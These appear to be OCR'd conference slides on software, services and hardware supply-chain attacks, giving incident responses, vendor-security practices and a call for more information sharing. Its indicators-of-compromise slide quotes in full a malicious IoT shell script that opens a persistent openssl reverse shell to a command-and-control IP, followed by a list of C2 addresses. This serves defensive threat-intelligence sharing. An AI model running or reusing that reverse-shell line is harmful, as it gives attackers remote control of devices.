
THREAT RESEARCH

Recent findings from CCleaner APT investigation reveal that attackers entered the Piriform network via TeamViewer

Ondrej Vlcek

17 April 2018

Software Supply Chain Example



Response

- Performed audit of software usage to assess risk if software was compromised
- Update policy to block remote access software
- Notifications sent to impacted employees
- AppLocker and firewall blocks put in place
- Updated contracts with suppliers

Practical Advice

Securing Software in your supply chain

Pre-Selection

Shortlist software solutions and suppliers with strong security credentials.

Kick off security engagements during RFP and shortlisting phase.

Selection

Risk Profiling & Assessment Services

Enable the selection of software solutions and suppliers which adhere to defined Microsoft Security requirements.

Perform security assurance prior to contract negotiations to enable customers/ business groups to make risk-based decision.

Contract

Standard Contract Language Review & Contract Negotiation Consulting

Apply enforceable terms to contracts in relation to Microsoft Security and Privacy requirements.

Onboard

Remediation

Ensure customers/ business groups are aware of any ongoing expectations related to their chosen software solutions and suppliers.

Ensure suppliers are committed to the requirements set forth for their software solutions and organization, and their responsibility to remediate any known or open issues.

Monitor

Risk Profiling Continuous Monitoring

Perform monitoring and periodic re-assessments based on the status of and changes to the risk profiles.

Investigate changes in risk assessment and move to termination if they cannot be quickly addressed.

Terminate

Termination Support

Implement necessary safeguards for solutions being decommissioned and provide termination support.

Perform periodic review of software solution usage and contract information to identify solutions which are inactive or expected to be decommissioned.

Let’s talk about services

Do you inventory every service you use?

Upstream vs. Downstream


Upstream

- DNS
- PKI
- Cloud service providers
- VPN service providers
- ISPs
- Any business partner you rely on to provide you services

Downstream

- Financial outsourcing
- Content delivery networks
- Distribution services (e.g. Github, Dropbox, etc.)
- Push networks
- Any business partner that helps you provide services to your customers

Services supply chain example




Response

- Inspected exposed data to evaluate risk
- Expired all valid one-time tokens immediately to contain risk
- Work began to investigate the scope and impact of the potential disclosure
- Investigated potential attempted or successful logins
- No misuse of the two-factor codes was identified

Ok, let's talk about hardware

Hardware Supply Chain Example

1 **Apr 2019** The Microsoft Threat Intelligence Center (MSTIC) discovered suspicious activity from infrastructure previously associated with the STRONTIUM targeting several 3rd party customers.



Response

- Mobilized CDOC responders to investigate and partner with 3rd party customer security teams
- IOT devices were quarantined and sent for forensic analysis
- Impacted service account credentials were changed
- Malicious domains and IPs were blocked on affected networks
- Proactively shared adversary TTPs with IOT vendors

Indicators of Compromise (1/2)

—contents of [IOT Device] file--

#!/bin/sh

export [IOT Device] ="-qws -display :1 -nomouse"

echo 1|tee /tmp/.c;sh -c '(until (sh -c "openssl s_client -quiet -host 167.114.153.55 -port 443 |while : ; do sh && break; done| openssl s_client -quiet -host 167.114.153.55 -port 443"); do (sleep 10 && cn=$((`cat /tmp/.c`+1)) && echo $cn|tee /tmp.c && if [$cn -ge 30]; then (rm /tmp/.c;pkill -f 'openssl'); fi);done)&' &

--end contents of file--

Indicators of Compromise (2/2)

The following IP addresses are believed to have been used by the actor for command and control (C2):

167.114.153.55

94.237.37.28

82.118.242.171

31.220.61.251

128.199.199.187

More details on our blog https://msrc-blog.microsoft.com/2019/08/05/corporate-iot-a-path-to-intrusion/

4 Takeaways

1

Share More

Let’s make the adversaries work harder

by working together.

How can we share more?

We need to change our cultural approach

- Media: “name and shame” → “learn and defend together”
- Customer: “why was there an issue” → “how did they respond?”
- Business: “containment & opacity” → “partnership & transparency”
- Disclosure: “code defects” → “tactics that work”

2

Response matters

We should focus more on how companies respond to security events, not whether they happen.

Remember, we’re all in this together

Best Practices:

- Proactively inform customer of impact
- Engage transparently and without defensiveness
- Respond to reasonable requests for validation
- Learn from mistakes

3

Sweat the small stuff

Adversaries will find the path of least resistance.

4

Embrace the whole

People + Software + Services + Hardware

= Supply Chain

Thanks!